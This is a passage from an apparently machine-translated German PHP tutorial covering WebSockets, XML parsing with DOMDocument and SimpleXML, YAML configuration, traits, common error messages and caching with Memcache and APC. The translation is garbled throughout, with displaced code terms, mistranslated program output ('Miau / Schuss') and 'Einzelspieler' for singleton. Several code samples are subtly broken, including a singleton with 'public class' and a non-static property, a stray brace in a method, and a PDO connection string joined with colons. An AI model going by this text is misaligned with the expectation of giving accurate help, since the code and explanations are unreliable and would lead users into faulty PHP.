        echo "Error: socket_accept: " . socket_strerror(socket_last_error($socket)) . "\n";
        break;
    }

    /* Send Welcome message. */
    $msg = "\nPHP Websocket \n";

    // Listen to user input
    do {
        if (false === ($buf = socket_read($msgsock, 2048, PHP_NORMAL_READ))) {
            echo "socket read error: ".socket_strerror(socket_last_error($msgsock)) . "\n";
            break 2;
        }
        if (!$buf = trim($buf)) {
            continue;
        }

        // Reply to user with their message
        $talkback = "PHP: You said '$buf'.\n";
        socket_write($msgsock, $talkback, strlen($talkback));
        // Print message in terminal
        echo "$buf\n";

    } while (true);
    socket_close($msgsock);
} while (true);

socket_close($socket);
?>
```

WebSockets online lesen: https://riptutorial.com/de/php/topic/9598/websockets

Kapitel 105: XML

Examples

Erstellen Sie eine XML-Datei mit XMLWriter

Instanziieren eines XMLWriter-Objekts:

```
$xml = new XMLWriter();
```

Als nächstes öffnen Sie die Datei, in die Sie schreiben möchten. Um beispielsweise in `/var/www/example.com/xml/output.xml` zu schreiben, verwenden Sie:

```
$xml->openUri('file:///var/www/example.com/xml/output.xml');
```

So starten Sie das Dokument (erstellen Sie das XML-Tag "Open"):

```
$xml->startDocument('1.0', 'utf-8');
```

Dies wird ausgegeben:

```
<?xml version="1.0" encoding="UTF-8"?>
```

Jetzt können Sie mit dem Schreiben von Elementen beginnen:

```
$xml->writeElement('foo', 'bar');
```

Dadurch wird das XML generiert:

```
<foo>bar</foo>
```

Wenn Sie etwas komplexeres als einfach Knoten mit einfachen Werten benötigen, können Sie ein Element auch "starten" und Attribute hinzufügen, bevor Sie es schließen:

```
$xml->startElement('foo');
$xml->writeAttribute('bar', 'baz');
$xml->writeCdata('Lorem ipsum');
$xml->endElement();
```

Dies wird ausgegeben:

```
<foo bar="baz"><![CDATA[Lorem ipsum]]></foo>
```

Lesen Sie ein XML-Dokument mit DOMDocument

Ähnlich wie SimpleXML können Sie DOMDocument verwenden, um XML aus einer Zeichenfolge oder einer XML-Datei zu analysieren

1. Aus einer Schnur

```
$doc = new DOMDocument();
$doc->loadXML($string);
```

2. Aus einer Datei

```
$doc = new DOMDocument();
$doc->load('books.xml');// use the actual file path. Absolute or relative
```

Beispiel für das Parsing

Berücksichtigen Sie folgendes XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
   <book>
      <name>PHP - An Introduction</name>
      <price>$5.95</price>
      <id>1</id>
   </book>
   <book>
      <name>PHP - Advanced</name>
      <price>$25.00</price>
      <id>2</id>
   </book>
</books>
```

Dies ist ein Beispielcode zum Analysieren

```
$books = $doc->getElementsByTagName('book');
foreach ($books as $book) {
    $title = $book->getElementsByTagName('name')->item(0)->nodeValue;
    $price = $book->getElementsByTagName('price')->item(0)->nodeValue;
    $id = $book->getElementsByTagName('id')->item(0)->nodeValue;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

Dies wird ausgegeben:

> Der Titel des Buches 1 lautet PHP - An Introduction und kostet $ 5,95.
>
> Der Titel des Buches 2 ist PHP - Advanced und kostet $ 25,00.

Erstellen Sie ein XML mit DomDocument

Um ein XML mit DOMDocument zu erstellen, müssen Sie im Grunde alle Tags und Attribute mit den `createElement()` und `createAttribute()` erstellen. Sie erstellen die XML-Struktur mit `appendChild()` .

Das folgende Beispiel enthält Tags, Attribute, einen CDATA-Abschnitt und einen anderen Namespace für das zweite Tag:

```
$dom = new DOMDocument('1.0', 'utf-8');
$dom->preserveWhiteSpace = false;
$dom->formatOutput = true;

//create the main tags, without values
$books = $dom->createElement('books');
$book_1 = $dom->createElement('book');

// create some tags with values
$name_1 = $dom->createElement('name', 'PHP - An Introduction');
$price_1 = $dom->createElement('price', '$5.95');
$id_1 = $dom->createElement('id', '1');

//create  and append an attribute
$attr_1 = $dom->createAttribute('version');
$attr_1->value = '1.0';
//append the attribute
$id_1->appendChild($attr_1);

//create the second tag book with different namespace
$namespace = 'www.example.com/libraryns/1.0';

//include the namespace prefix in the books tag
$books->setAttributeNS('http://www.w3.org/2000/xmlns/', 'xmlns:ns', $namespace);
$book_2 = $dom->createElementNS($namespace,'ns:book');
$name_2 = $dom->createElementNS($namespace, 'ns:name');

//create a CDATA section (that is another DOMNode instance) and put it inside the name tag
$name_cdata = $dom->createCDATASection('PHP - Advanced');
$name_2->appendChild($name_cdata);
$price_2 = $dom->createElementNS($namespace, 'ns:price', '$25.00');
$id_2 = $dom->createElementNS($namespace, 'ns:id', '2');

//create the XML structure
$books->appendChild($book_1);
$book_1->appendChild($name_1);
$book_1->appendChild($price_1);
$book_1->appendChild($id_1);
$books->appendChild($book_2);
$book_2->appendChild($name_2);
$book_2->appendChild($price_2);
$book_2->appendChild($id_2);

$dom->appendChild($books);

//saveXML() method returns the XML in a String
print_r ($dom->saveXML());
```

Dadurch wird das folgende XML ausgegeben:

```
<?xml version="1.0" encoding="utf-8"?>
<books xmlns:ns="www.example.com/libraryns/1.0">
  <book>
    <name>PHP - An Introduction</name>
    <price>$5.95</price>
    <id version="1.0">1</id>
```

```
  </book>
  <ns:book>
    <ns:name><![CDATA[PHP - Advanced]]></ns:name>
    <ns:price>$25.00</ns:price>
    <ns:id>2</ns:id>
  </ns:book>
</books>
```

Lesen Sie ein XML-Dokument mit SimpleXML

Sie können XML aus einer Zeichenfolge oder aus einer XML-Datei analysieren

1. Aus einer Schnur

```
$xml_obj = simplexml_load_string($string);
```

2. Aus einer Datei

```
$xml_obj = simplexml_load_file('books.xml');
```

Beispiel für das Parsing

Berücksichtigen Sie folgendes XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
   <book>
      <name>PHP - An Introduction</name>
      <price>$5.95</price>
      <id>1</id>
   </book>
   <book>
      <name>PHP - Advanced</name>
      <price>$25.00</price>
      <id>2</id>
   </book>
</books>
```

Dies ist ein Beispielcode zum Analysieren

```
$xml = simplexml_load_string($xml_string);
$books = $xml->book;
foreach ($books as $book) {
    $id = $book->id;
    $title = $book->name;
    $price = $book->price;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

Dies wird ausgegeben:

> Der Titel des Buches 1 lautet PHP - An Introduction und kostet $ 5,95.
> Der Titel des Buches 2 ist PHP - Advanced und kostet $ 25,00.

Nutzung von XML mit der SimpleXML-Bibliothek von PHP

SimpleXML ist eine leistungsfähige Bibliothek, die XML-Strings in ein einfach zu verwendendes PHP-Objekt konvertiert.

Im Folgenden wird eine XML-Struktur wie folgt angenommen.

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>
```

Lesen Sie unsere Daten in SimpleXML

Um zu beginnen, müssen wir unsere Daten in SimpleXML einlesen. Wir können dies auf drei verschiedene Arten tun. Erstens können wir unsere Daten von einem DOM-Knoten laden.

```
$xmlElement = simplexml_import_dom($domNode);
```

Unsere nächste Option ist das Laden unserer Daten aus einer XML-Datei.

```
$xmlElement = simplexml_load_file($filename);
```

Schließlich können wir unsere Daten aus einer Variablen laden.

```
$xmlString = '<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>';
$xmlElement = simplexml_load_string($xmlString);
```

Unabhängig davon, ob Sie aus einem DOM-Element , aus einer Datei oder aus einer Zeichenfolge geladen haben, wird jetzt die SimpleXMLElement-Variable `$xmlElement` . Jetzt können wir anfangen, unser XML in PHP zu verwenden.

Zugriff auf unsere SimpleXML-Daten

Der einfachste Weg, auf Daten in unserem SimpleXMLElement-Objekt zuzugreifen, besteht darin , die Eigenschaften direkt aufzurufen . Wenn Sie auf unser erstes bookName, `StackOverflow SimpleXML Example` , zugreifen möchten, können Sie wie unten beschrieben darauf zugreifen.

```
echo $xmlElement->book->bookName;
```

An dieser Stelle geht SimpleXML davon aus, dass wir, weil wir nicht explizit gesagt haben, welches Buch wir wollen, das erste wollen. Wenn wir jedoch entscheiden, dass wir nicht das erste wollen, sondern ein `Another SimpleXML Example` , können wir wie unten beschrieben darauf zugreifen.

```
echo $xmlElement->book[1]->bookName;
```

Es ist erwähnenswert, dass die Verwendung von `[0]` genauso funktioniert wie das Nicht-Verwenden von `[0]`

```
$xmlElement->book
```

funktioniert genauso wie

```
$xmlElement->book[0]
```

Durchlaufen Sie unser XML

Es gibt viele Gründe, warum Sie XML durchlaufen möchten, z. B. weil Sie eine Reihe von Elementen haben, in unserem Fall Bücher, die wir auf einer Webseite anzeigen möchten. Zu diesem Zweck können wir eine foreach-Schleife oder eine standardmäßige for-Schleife verwenden , um die Funktion count von SimpleXMLElement zu nutzen. .

```
foreach ( $xmlElement->book as $thisBook ) {
    echo $thisBook->bookName
}
```

oder

```
$count = $xmlElement->count();
for ( $i=0; $i<$count; $i++ ) {
    echo $xmlElement->book[$i]->bookName;
}
```

Fehler behandeln

Jetzt sind wir soweit, es ist wichtig zu wissen, dass wir nur Menschen sind und wahrscheinlich irgendwann einen Fehler finden werden - insbesondere, wenn wir ständig mit verschiedenen XML-Dateien spielen. Wir werden also mit diesen Fehlern umgehen wollen.

Angenommen, wir haben eine XML-Datei erstellt. Sie werden feststellen, dass diese XML zwar sehr ähnlich ist wie zuvor, das Problem bei dieser XML-Datei ist jedoch, dass das letzte schließende Tag / doc anstelle von / document ist.

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</doc>
```

Nun, zum Beispiel, laden wir dies als $ -Datei in unsere PHP-Datei.

```
libxml_use_internal_errors(true);
$xmlElement = simplexml_load_file($file);
if ( $xmlElement === false ) {
    $errors = libxml_get_errors();
    foreach ( $errors as $thisError ) {
        switch ( $thisError->level ) {
            case LIBXML_ERR_FATAL:
                echo "FATAL ERROR: ";
                break;
            case LIBXML_ERR_ERROR:
                echo "Non Fatal Error: ";
                break;
            case LIBXML_ERR_WARNING:
                echo "Warning: ";
                break;
        }
        echo $thisError->code . PHP_EOL .
            'Message: ' . $thisError->message . PHP_EOL .
            'Line: ' . $thisError->line . PHP_EOL .
            'Column: ' . $thisError->column . PHP_EOL .
            'File: ' . $thisError->file;
    }
    libxml_clear_errors();
} else {
    echo 'Happy Days';
}
```

Wir werden mit dem folgenden begrüßt

```
FATAL ERROR: 76
Message: Opening and ending tag mismatch: document line 2 and doc

Line: 13
Column: 10
File: filepath/filename.xml
```

Sobald wir dieses Problem behoben haben, werden uns "Happy Days" präsentiert.

XML online lesen: https://riptutorial.com/de/php/topic/780/xml

Kapitel 106: YAML in PHP

Examples

Installation der YAML-Erweiterung

YAML wird nicht mit einer Standard-PHP-Installation geliefert, sondern muss als PECL-Erweiterung installiert werden. Unter Linux / Unix kann es mit einem einfachen installiert werden

```
pecl install yaml
```

Beachten Sie, dass `libyaml-dev` Paket `libyaml-dev` auf dem System installiert sein muss, da das PECL-Paket lediglich ein Wrapper für libYAML-Aufrufe ist.

Die Installation auf Windows-Computern unterscheidet sich - Sie können entweder eine vorkompilierte DLL herunterladen oder aus Quellen erstellen.

Verwenden von YAML zum Speichern der Anwendungskonfiguration

YAML bietet eine Möglichkeit, strukturierte Daten zu speichern. Die Daten können ein einfacher Satz von Name-Wert-Paaren oder komplexe hierarchische Daten sein, wobei Werte sogar Arrays sein können.

Betrachten Sie die folgende YAML-Datei:

```
database:
    driver: mysql
    host: database.mydomain.com
    port: 3306
    db_name: sample_db
    user: myuser
    password: Passw0rd
debug: true
country: us
```

Sagen wir, es wird als `config.yaml` . Um diese Datei in PHP zu lesen, kann der folgende Code verwendet werden:

```
$config = yaml_parse_file('config.yaml');
print_r($config);
```

`print_r` erzeugt die folgende Ausgabe:

```
Array
(
    [database] => Array
        (
            [driver] => mysql
```

```
            [host] => database.mydomain.com
            [port] => 3306
            [db_name] => sample_db
            [user] => myuser
            [password] => Passw0rd
        )

    [debug] => 1
    [country] => us
)
```

Jetzt können Konfigurationsparameter verwendet werden, indem einfach Array-Elemente verwendet werden:

```
$dbConfig = $config['database'];

$connectString = $dbConfig['driver']
    . ":host={$dbConfig['host']}"
    . ":port={$dbConfig['port']}"
    . ":dbname={$dbConfig['db_name']}"
    . ":user={$dbConfig['user']}"
    . ":password={$dbConfig['password']}";
$dbConnection = new \PDO($connectString, $dbConfig['user'], $dbConfig['password']);
```

YAML in PHP online lesen: https://riptutorial.com/de/php/topic/5101/yaml-in-php

Kapitel 107: Züge

Examples

Eigenschaften zur Erleichterung der horizontalen Wiederverwendung von Code

Nehmen wir an, wir haben eine Schnittstelle für die Protokollierung:

```
interface Logger {
    function log($message);
}
```

`FileLogger` , wir haben zwei konkrete Implementierungen der `Logger` Schnittstelle: den `FileLogger` und den `ConsoleLogger` .

```
class FileLogger implements Logger {
    public function log($message) {
        // Append log message to some file
    }
}

class ConsoleLogger implements Logger {
    public function log($message) {
        // Log message to the console
    }
}
```

Wenn Sie jetzt eine andere Klasse `Foo` die auch Protokollierungsaufgaben ausführen soll, können Sie Folgendes tun:

```
class Foo implements Logger {
    private $logger;

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

`Foo` ist jetzt auch ein `Logger` , aber seine Funktionalität hängt von der über `setLogger()` an ihn `setLogger() Logger` Implementierung ab. Wenn wir jetzt Klasse wollen `Bar` auch diesen Logging - Mechanismus haben, würden wir dieses Stück Logik in der duplizieren `Bar` - Klasse.

Anstatt den Code zu duplizieren, kann eine Eigenschaft definiert werden:

```
trait LoggableTrait {
    protected $logger;

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

Nachdem wir nun die Logik in einem Merkmal definiert haben, können wir das Merkmal verwenden, um die Logik zu den Klassen `Foo` und `Bar` hinzuzufügen:

```
class Foo {
    use LoggableTrait;
}

class Bar {
    use LoggableTrait;
}
```

Und zum Beispiel können wir die `Foo` Klasse folgendermaßen verwenden:

```
$foo = new Foo();
$foo->setLogger( new FileLogger() );

//note how we use the trait as a 'proxy' to call the Logger's log method on the Foo instance
$foo->log('my beautiful message');
```

Konfliktlösung

Wenn Sie versuchen, mehrere Merkmale in einer Klasse zu verwenden, kann dies zu Problemen führen, die zu widersprüchlichen Methoden führen. Sie müssen solche Konflikte manuell lösen.

Lassen Sie uns zum Beispiel diese Hierarchie erstellen:

```
trait MeowTrait {
    public function say() {
        print "Meow \n";
    }
}

trait WoofTrait {
    public function say() {
        print "Woof \n";
    }
}

abstract class UnMuteAnimals {
    abstract function say();
}
```

```
class Dog extends UnMuteAnimals {
    use WoofTrait;
}

class Cat extends UnMuteAnimals {
    use MeowTrait;
}
```

Versuchen wir nun die folgende Klasse zu erstellen:

```
class TalkingParrot extends UnMuteAnimals {
    use MeowTrait, WoofTrait;
}
```

Der PHP-Interpreter gibt einen schwerwiegenden Fehler zurück:

> **Schwerwiegender Fehler: Die** Merkmalmethode say wurde nicht angewendet, da bei TalkingParrot Kollisionen mit anderen Merkmalmethoden auftreten

Um diesen Konflikt zu lösen, können wir Folgendes tun:

- Verwenden `insteadof` stattdessen ein Schlüsselwort, um die Methode eines Merkmals anstelle der Methode eines anderen Merkmals zu verwenden
- Erstellen Sie einen Alias für die Methode mit einem Konstrukt wie `WoofTrait::say as sayAsDog;`

```
class TalkingParrotV2 extends UnMuteAnimals {
    use MeowTrait, WoofTrait {
        MeowTrait::say insteadof WoofTrait;
        WoofTrait::say as sayAsDog;
    }
}

$talkingParrot = new TalkingParrotV2();
$talkingParrot->say();
$talkingParrot->sayAsDog();
```

Dieser Code erzeugt die folgende Ausgabe:

> Miau
> Schuss

Verwendung mehrerer Merkmale

```
trait Hello {
    public function sayHello() {
        echo 'Hello ';
    }
}

trait World {
    public function sayWorld() {
        echo 'World';
```

```
    }
}

class MyHelloWorld {
    use Hello, World;
    public function sayExclamationMark() {
        echo '!';
    }
}

$o = new MyHelloWorld();
$o->sayHello();
$o->sayWorld();
$o->sayExclamationMark();
```

Das obige Beispiel gibt Folgendes aus:

```
Hello World!
```

Sichtbarkeit der Methode ändern

```
trait HelloWorld {
    public function sayHello() {
        echo 'Hello World!';
    }
}

// Change visibility of sayHello
class MyClass1 {
    use HelloWorld { sayHello as protected; }
}

// Alias method with changed visibility
// sayHello visibility not changed
class MyClass2 {
    use HelloWorld { sayHello as private myPrivateHello; }
}
```

Dieses Beispiel ausführen:

```
(new MyClass1())->sayHello();
// Fatal error: Uncaught Error: Call to protected method MyClass1::sayHello()

(new MyClass2())->myPrivateHello();
// Fatal error: Uncaught Error: Call to private method MyClass2::myPrivateHello()

(new MyClass2())->sayHello();
// Hello World!
```

`MyClass2` dass im letzten Beispiel in `MyClass2` die ursprüngliche unaliasierte Methode aus dem `trait HelloWorld` HelloWorld unverändert bleibt.

Was ist eine Eigenschaft?

PHP erlaubt nur die Einzelvererbung. Mit anderen Worten kann eine Klasse nur `extend` eine

andere Klasse. Was aber, wenn Sie etwas hinzufügen müssen, das nicht in die übergeordnete Klasse gehört? Vor PHP 5.4 müsste man kreativ werden, aber in 5.4 wurden Traits eingeführt. Mit Eigenschaften können Sie einen Teil einer Klasse grundsätzlich in Ihre Hauptklasse "kopieren und einfügen"

```
trait Talk {
    /** @var string */
    public $phrase = 'Well Wilbur...';
    public function speak() {
         echo $this->phrase;
    }
}

class MrEd extends Horse {
    use Talk;
    public function __construct() {
         $this->speak();
    }

    public function setPhrase($phrase) {
         $this->phrase = $phrase;
    }
}
```

Hier haben wir also `MrEd` , das `Horse` bereits erweitert. Aber nicht alle Pferde `Talk` , also haben wir dafür ein Merkmal. Lassen Sie uns festhalten, was dies tut

Zuerst definieren wir unser Merkmal. Wir können es mit Autoloading und Namespaces verwenden (siehe auch Klasse oder Funktion in einem Namespace referenzieren). Dann `MrEd` wir es mit dem Schlüsselwort `use` in unsere `MrEd` Klasse ein.

Sie werden bemerken , dass `MrEd` nimmt die zur Verwendung von `Talk` ohne zu definieren , sie Funktionen und Variablen. Erinnern Sie sich daran, was wir über das **Kopieren und Einfügen** gesagt haben? Diese Funktionen und Variablen sind jetzt alle innerhalb der Klasse definiert, als hätten sie diese Klasse definiert.

Merkmale sind am engsten mit abstrakten Klassen verbunden , da Sie Variablen und Funktionen definieren können. Sie können eine Eigenschaft auch nicht direkt instanziieren (dh eine `new Trait()`). Traits können eine Klasse nicht dazu zwingen, eine Funktion implizit zu definieren, wie dies eine Abstract-Klasse oder ein Interface kann. Traits dienen **nur** für explizite Definitionen (da Sie beliebig viele Interfaces `implement` können, siehe Interfaces).

Wann sollte ich ein Merkmal verwenden?

Wenn Sie ein Merkmal in Betracht ziehen, sollten Sie sich zuerst diese wichtige Frage stellen

> Kann ich die Verwendung eines Traits vermeiden, indem ich meinen Code umstrukturiere?

Meistens wird die Antwort *ja sein* . Eigenschaften sind Randfälle, die durch einfache Vererbung verursacht werden. Die Versuchung, Merkmale zu missbrauchen oder zu missbrauchen, kann

hoch sein. Bedenken Sie jedoch, dass ein Trait eine andere Quelle für Ihren Code einführt, was bedeutet, dass es eine andere Komplexitätsebene gibt. In diesem Beispiel handelt es sich nur um 3 Klassen. Aber Eigenschaften bedeuten, dass Sie jetzt mit weit mehr umgehen können. Für jedes Merkmal ist es schwieriger, mit Ihrer Klasse umzugehen, da Sie nun auf jedes Merkmal verweisen müssen, um herauszufinden, was es definiert (und möglicherweise den Ort einer Kollision, siehe Konfliktlösung). Idealerweise sollten Sie so wenig Merkmale wie möglich in Ihrem Code behalten.

Eigenschaften, um den Unterricht sauber zu halten

Im Laufe der Zeit implementieren unsere Klassen möglicherweise immer mehr Schnittstellen. Wenn diese Schnittstellen über viele Methoden verfügen, wird die Gesamtzahl der Methoden in unserer Klasse sehr groß.

Nehmen wir zum Beispiel an, wir haben zwei Schnittstellen und eine Klasse, die sie implementiert:

```
interface Printable {
    public function print();
    //other interface methods...
}

interface Cacheable {
    //interface methods
}

class Article implements Cachable, Printable {
    //here we must implement all the interface methods
    public function print(){ {
        /* code to print the article */
    }
}
```

Anstatt alle Schnittstellenmethoden innerhalb der `Article` Klasse zu implementieren, könnten wir separate Schnittstellen verwenden, um diese Schnittstellen zu implementieren, **die Klasse kleiner zu halten und den Code der Schnittstellenimplementierung von der Klasse zu trennen.**

`Printable` beispielsweise die `Printable` Schnittstelle zu implementieren, können Sie dieses Merkmal erstellen:

```
trait PrintableArticle {
    //implements here the interface methods
    public function print() {
        /* code to print the article */
    }
}
```

und die Klasse das Merkmal verwenden:

```
class Article implements Cachable, Printable {
    use PrintableArticle;
    use CacheableArticle;
}
```

Der Hauptvorteil wäre, dass unsere Schnittstellenimplementierungsmethoden vom Rest der Klasse getrennt und in einem Merkmal gespeichert werden, das die **alleinige Verantwortung für die Implementierung der Schnittstelle für diesen bestimmten Objekttyp trägt.**

Ein Singleton mit Traits implementieren

Haftungsausschluss : *In diesem Beispiel wird keinesfalls die Verwendung von Singletons befürwortet. Singletons sind mit großer Sorgfalt zu verwenden.*

In PHP gibt es eine Standardmethode, um ein Singleton zu implementieren:

```
public class Singleton {
    private $instance;

    private function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
            // new self() is 'basically' equivalent to new Singleton()
            self::$instance = new self();
        }

        return self::$instance;
    }

    // Prevent cloning of the instance
    protected function __clone() { }

    // Prevent serialization of the instance
    protected function __sleep() { }

    // Prevent deserialization of the instance
    protected function __wakeup() { }
}
```

Um das Duplizieren von Code zu verhindern, empfiehlt es sich, dieses Verhalten in eine Eigenschaft zu extrahieren.

```
trait SingletonTrait {
    private $instance;

    protected function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
            // new self() will refer to the class that uses the trait
            self::$instance = new self();
        }

        return self::$instance;
    }

    protected function __clone() { }
    protected function __sleep() { }
    protected function __wakeup() { }
}
```

Nun kann jede Klasse, die als Einzelspieler fungieren möchte, einfach die Eigenschaft verwenden:

```
class MyClass {
    use SingletonTrait;
}

// Error! Constructor is not publicly accessible
$myClass = new MyClass();

$myClass = MyClass::getInstance();

// All calls below will fail due to method visibility
$myClassCopy = clone $myClass; // Error!
$serializedMyClass = serialize($myClass); // Error!
$myClass = deserialize($serializedMyclass); // Error!
```

Obwohl es jetzt unmöglich ist, ein Singleton zu serialisieren, ist es dennoch nützlich, die Deserialisierungsmethode nicht zuzulassen.

Züge online lesen: https://riptutorial.com/de/php/topic/999/zuge

Kapitel 108: Zusammenstellung von Fehlern und Warnungen

Examples

Hinweis: Undefinierter Index

Aussehen :

Versuch, auf ein Array mit einem Schlüssel zuzugreifen, der im Array nicht vorhanden ist

Mögliche Lösung :

Überprüfen Sie die Verfügbarkeit, bevor Sie darauf zugreifen. Benutzen:

1. `isset()`
2. `array_key_exists()`

Warnung: Header-Informationen können nicht geändert werden - Header wurden bereits gesendet

Aussehen :

Dies geschieht, wenn Ihr Skript versucht, einen HTTP-Header an den Client zu senden, jedoch zuvor bereits eine Ausgabe erfolgte, die dazu führte, dass Header bereits an den Client gesendet wurden.

Mögliche Ursachen :

1. *Print, Echo: Die* Ausgabe von Print- und Echo-Anweisungen beendet die Möglichkeit, HTTP-Header zu senden. Um dies zu vermeiden, muss der Anwendungsablauf umstrukturiert werden.

2. Unformatierte *HTML-Bereiche:* Nicht geparste HTML-Abschnitte in einer .php-Datei werden ebenfalls direkt ausgegeben. Skriptbedingungen, die einen `header()` Aufruf auslösen, müssen vor allen Rohblöcken angegeben werden.

```
<!DOCTYPE html>
<?php
     // Too late for headers already.
```

3. *Whitespace vor `<?php` für Warnungen zu "script.php line 1":* Wenn sich die Warnung auf die Ausgabe in Zeile 1 bezieht, werden meist Whitespace, Text oder HTML vor dem öffnenden `<?php` Token `<?php` .

```
<?php
```

```
# There's a SINGLE space/newline before <? - Which already seals it.
```

Referenz von SO Antwort von Mario

Parse-Fehler: Syntaxfehler, unerwarteter T_PAAMAYIM_NEKUDOTAYIM

Aussehen:

"Paamayim Nekudotayim" bedeutet auf Hebräisch "Doppelpunkt"; Daher bezieht sich dieser Fehler auf die unangemessene Verwendung des Doppelpunktoperators (`::` . Der Fehler wird normalerweise durch einen Versuch verursacht, eine statische Methode aufzurufen, die tatsächlich nicht statisch ist.

Mögliche Lösung:

```
$classname::doMethod();
```

Wenn der obige Code diesen Fehler verursacht, müssen Sie höchstwahrscheinlich einfach die Art und Weise ändern, wie Sie die Methode aufrufen:

```
$classname->doMethod();
```

Im letzteren Beispiel wird davon `$classname` dass `$classname` eine Instanz einer Klasse ist und `doMethod()` keine statische Methode dieser Klasse ist.

Zusammenstellung von Fehlern und Warnungen online lesen:
https://riptutorial.com/de/php/topic/3509/zusammenstellung-von-fehlern-und-warnungen

Kapitel 109: Zwischenspeicher

Bemerkungen

Installation

Sie können Memcache mit pecl installieren

```
pecl install memcache
```

Examples

Zwischenspeicherung mit Memcache

Memcache ist ein verteiltes Objekt-Caching-System und verwendet einen `key-value` zum Speichern kleiner Daten. Bevor Sie mit dem Aufrufen von `Memcache` Code in PHP beginnen, müssen Sie sicherstellen, dass er installiert ist. Das kann mit der `class_exists` Methode in PHP gemacht werden. Sobald die Installation des Moduls überprüft wurde, beginnen Sie mit der Verbindung zur memcache-Serverinstanz.

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
}else {
  print "Not connected to cache server";
}
```

Dadurch wird überprüft, dass Memcache-PHP-Treiber installiert sind und eine Verbindung mit der Memcache-Server-Instanz hergestellt wird, die auf Localhost ausgeführt wird.

> Memcache wird als Daemon ausgeführt und heißt **Memcache**

Im obigen Beispiel haben wir nur eine Verbindung zu einer einzelnen Instanz hergestellt, Sie können jedoch auch eine Verbindung zu mehreren Servern herstellen

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->addServer('192.168.0.100',11211);
  $cache->addServer('192.168.0.101',11211);
}
```

Beachten Sie, dass in diesem Fall im Gegensatz zu connect keine aktive Verbindung besteht, bis Sie versuchen, einen Wert zu speichern oder abzurufen.

Beim Caching gibt es drei wichtige Vorgänge, die implementiert werden müssen

1. **Daten speichern:** Neue Daten zu memcached Server hinzufügen

2. **Daten** abrufen **:** Daten vom memcached Server abrufen
3. **Daten löschen:** Löschen Sie bereits vorhandene Daten von einem zwischengespeicherten Server

Daten speichern

`$cache` oder memcached-Klassenobjekt verfügt über eine `set` Methode, die einen Schlüssel, einen Wert und Zeit zum Speichern des Werts für (ttl) benötigt.

```
$cache->set($key, $value, 0, $ttl);
```

Hier ist $ ttl oder time to live die Zeit in Sekunden, in der memcache das Paar auf dem Server speichern soll.

Daten empfangen

`$cache` oder memcached class object verfügt über eine `get` Methode, die einen Schlüssel aufnimmt und den entsprechenden Wert zurückgibt.

```
$value = $cache->get($key);
```

> Falls für den Schlüssel kein Wert festgelegt ist, wird **null zurückgegeben**

Daten löschen

Manchmal müssen Sie möglicherweise einen Cache-Wert löschen. `$cache` oder memcache-Instanz hat eine `delete` , die für dieselbe verwendet werden kann.

```
$cache->delete($key);
```

Kleines Szenario für das Caching

Nehmen wir einen einfachen Blog an. Es werden mehrere Posts auf der Zielseite vorhanden sein, die bei jedem Laden der Seite aus der Datenbank abgerufen werden. Um die SQL-Abfragen zu reduzieren, können wir memcached verwenden, um die Beiträge zwischenzuspeichern. Hier ist eine sehr kleine Implementierung

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
    if(($data = $cache->get('posts')) != null) {
      // Cache hit
      // Render from cache
    } else {
```

```
      // Cache miss
      // Query database and save results to database
      // Assuming $posts is array of posts retrieved from database
      $cache->set('posts', $posts,0,$ttl);
    }
}else {
  die("Error while connecting to cache server");
}
```

Cache mit APC-Cache

Der Alternative PHP Cache (APC) ist ein freier und offener Opcode-Cache für PHP. Ziel ist es, ein kostenloses, offenes und robustes Framework für das Zwischenspeichern und Optimieren von PHP-Zwischencode bereitzustellen.

Installation

```
sudo apt-get install php-apc
sudo /etc/init.d/apache2 restart
```

Cache hinzufügen:

```
apc_add ($key, $value , $ttl);
$key = unique cache key
$value = cache value
$ttl = Time To Live;
```

Cache löschen:

```
apc_delete($key);
```

Cache-Beispiel festlegen:

```
if (apc_exists($key)) {
    echo "Key exists: ";
    echo apc_fetch($key);
} else {
    echo "Key does not exist";
    apc_add ($key, $value , $ttl);
}
```

Leistung :

APC ist fast fünfmal schneller als Memcached.

Zwischenspeicher online lesen: https://riptutorial.com/de/php/topic/5470/zwischenspeicher

Credits

S. No	Kapitel	Contributors
